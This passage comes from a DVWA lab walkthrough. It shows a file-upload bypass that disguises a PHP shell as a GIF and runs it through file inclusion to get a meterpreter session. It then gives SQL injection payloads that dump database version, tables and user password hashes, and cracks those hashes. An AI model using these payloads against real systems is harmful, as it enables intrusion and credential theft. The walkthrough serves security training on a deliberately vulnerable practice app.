**filelegit.jpeg**) and adding a leading line with **GIF89a;**. And now, our PHP code officially becomes GIF.

Now Save the selected code as hSshell.jpeg on desktop. Since this file will get upload in high security which is little different from low and medium security as this will apparently check the extension of file as well as piece of code also therefore type **GIF98** before PHP code and save as hShell.jpeg






Upload successfully payload and note down file upload path.




In High level we have to use file Inclusion for run/open our payload. So first open File inclusion and visit our payload location using %0A

http://YOUR_IP/vulnerabilities/fi/?page=file1.php%0A/../../../hackable/uploads/hShell.jpeg

After Exploit web-server, using meterpreter connection to perform multiple task.





GIF98


Congratulations, High level also exploit And More info: https://www.hackingarticles.in/hack-file-upload-vulnerability-dvwa-bypass-security/

Vulnerability: SQL Injection


SQL injection, commonly referred to as SQLI, is an attack where an application allows unauthorized users to send SQL queries to the database and gain access to information they shouldn't.

SQL injection is one of the popular attacks behind the data leaks that we see on the internet and the Dark Web. That includes information like user emails, usernames, passwords, and even credit card information. This attack leads to reputational damage and loss of revenue in regulatory fines. In other cases, attackers can escalate the SQL injection attack and create a persistent backdoor. That allows them to compromise the system for a long time and remain unnoticed.

Low Level:




SELECT first_name, last_name FROM users WHERE user_id = '%' or '0' = '0';




DVWA Database Version: **0' or 1=1 union select null, version() #**

SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0 union select null, version() #';




Display hostname: 1**' union select null, @@version()#**




Display Database user: **1' union select null, USER()#**

Note: We are using Null to make the starting query valid.




Display Database Name: **1' union select null, database()#**



Display List of all tables name using Information_schema:
1' union select null, table_name from information_schema.tables#

INFORMATION_SCHEMA provides access to database metadata, information about the MySQL server such as the name of a database or table, the data type of a column, or access privileges. Other terms that are sometimes used for this information are data dictionary and system catalos.




Display all the column contents in the information schema users table:

1' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #


CONCAT() function in MySQL is used to concatenating the given arguments. It may have one or more arguments. If all arguments are nonbinary strings, the result is a nonbinary string. If the arguments include any binary strings, the result is a binary string.

Example: SELECT CONCAT(19, 10, 5.60) AS ConcatenatedNumber ;

Output: 192105.60




In this example, we will use crackstation.net to crack the password hash for the second user with the surname – Admin.




Medium Level:

In this level we can't direct send request on database because of SELETION Tag used by developer for select specific user.




But, we use Burp suite for first intercept request and modify request value

Id=1&Submit=Submit → **id=1 union select null, database()#**




After modify request, just form it and it's work successfully. When you face SELECT TAG for SQL injection that time use Burp suite proxy for modify request and check <'> it's working or not.



You can also perform they all queries as we performed in low level. Now let's move to High Level.


<u>High Level:</u>

Now developer created new window tab for giving input value.



But, don't worry it's not too difficult to bypass. Just we add our payload in new location and it's work like same in low/ medium level.

Payload: **1' union select null, version()#**



Ohh, Great we completed all the levels of security in SQL injection.

Vulnerability: Blind SQL Injection

It might be trickier to check if an input field leads to the **blind SQL injection**. It does differ from the classical SQL injection by the fact that it does not show directly the results of injection.

By executing the query and checking if there are any errors on the page is one of the ways to test for blind SQLi.

Another way, that will be used in our **DVWA blind SQL injection example, is trying to inject sleep operation into** the database. By comparing normal behavior to the application behavior after **sleep() injection**, we might tell if the blind SQL exists in the Damn Vulnerable Web Application.

But we use sqlmap tool, it's preinstalled in kali.


Low Level:

SQL map tool is mostly use by hacker, because it's work very effectively.

